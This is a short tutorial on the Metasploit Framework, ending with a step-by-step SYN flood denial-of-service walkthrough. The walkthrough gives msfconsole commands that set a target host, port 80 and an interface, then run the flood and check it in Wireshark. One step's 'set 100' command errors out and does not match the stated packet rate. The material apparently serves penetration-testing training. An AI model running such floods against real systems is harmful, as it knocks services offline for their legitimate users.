Metasploit- DoS Attack

The Metasploit Framework is an open-source penetration testing platform developed by Rapid7, extensively used by cybersecurity professionals and ethical hackers to identify, exploit, and validate vulnerabilities in systems and networks. It offers a comprehensive database of exploits for various platforms, enabling users to simulate real-world attacks to test system security. Metasploit includes diverse payloads, such as reverse shells and Meterpreter, which run on the target system after a successful exploit. Additionally, it features auxiliary modules for scanning and network services, and post-exploitation modules for actions like privilege escalation and data exfiltration. The framework also provides encoders to obfuscate payloads and ensure exploit stability. An advanced payload, Meterpreter, offers an interactive shell with extensive capabilities. Metasploit is available as a free, open-source tool, with a commercial version (Metasploit Pro) offering advanced features like automated exploitation and detailed reporting. The typical workflow involves information gathering, vulnerability assessment, exploit and payload selection, exploitation, and post-exploitation tasks, making Metasploit a vital tool for penetration testing, security research, and training.


Denial of Service (DoS) attacks aim to disrupt the availability of a service or network resource, rendering it inaccessible to

legitimate users. Using Metasploit, several types of DoS attacks can be performed, utilizing its extensive capabilities. A common approach involves employing the auxiliary/dos modules available in Metasploit, which provide various tools and techniques to flood, crash, or otherwise incapacitate the target system or service. These modules allow testers to simulate real-world DoS scenarios, helping them identify potential weaknesses and improve the robustness of their network defenses.

Examples: -

1. Firstly, launches the Metasploit Framework console.

2. Now select the SYN Flood DoS module.



3. Now we have to set the target IP address and the target port to 80, typically used for HTTP services. Also sets the rate of sending SYN packets to 1000 packets per second.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 1[redacted]
RHOST ⇒ 1[redacted]
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT ⇒ 80
msf6 auxiliary(dos/tcp/synflood) > set INTERFACE eth0
INTERFACE ⇒ eth0
msf6 auxiliary(dos/tcp/synflood) > set 100
[-] Unknown datastore option: 100.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.
```

4. After setting the target use run command to start attack.

```
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 1[redacted]

[*] SYN flooding [redacted].
```

5. Now open wireshark to analyze the attack. Here we can see the SYN packets sent to our target.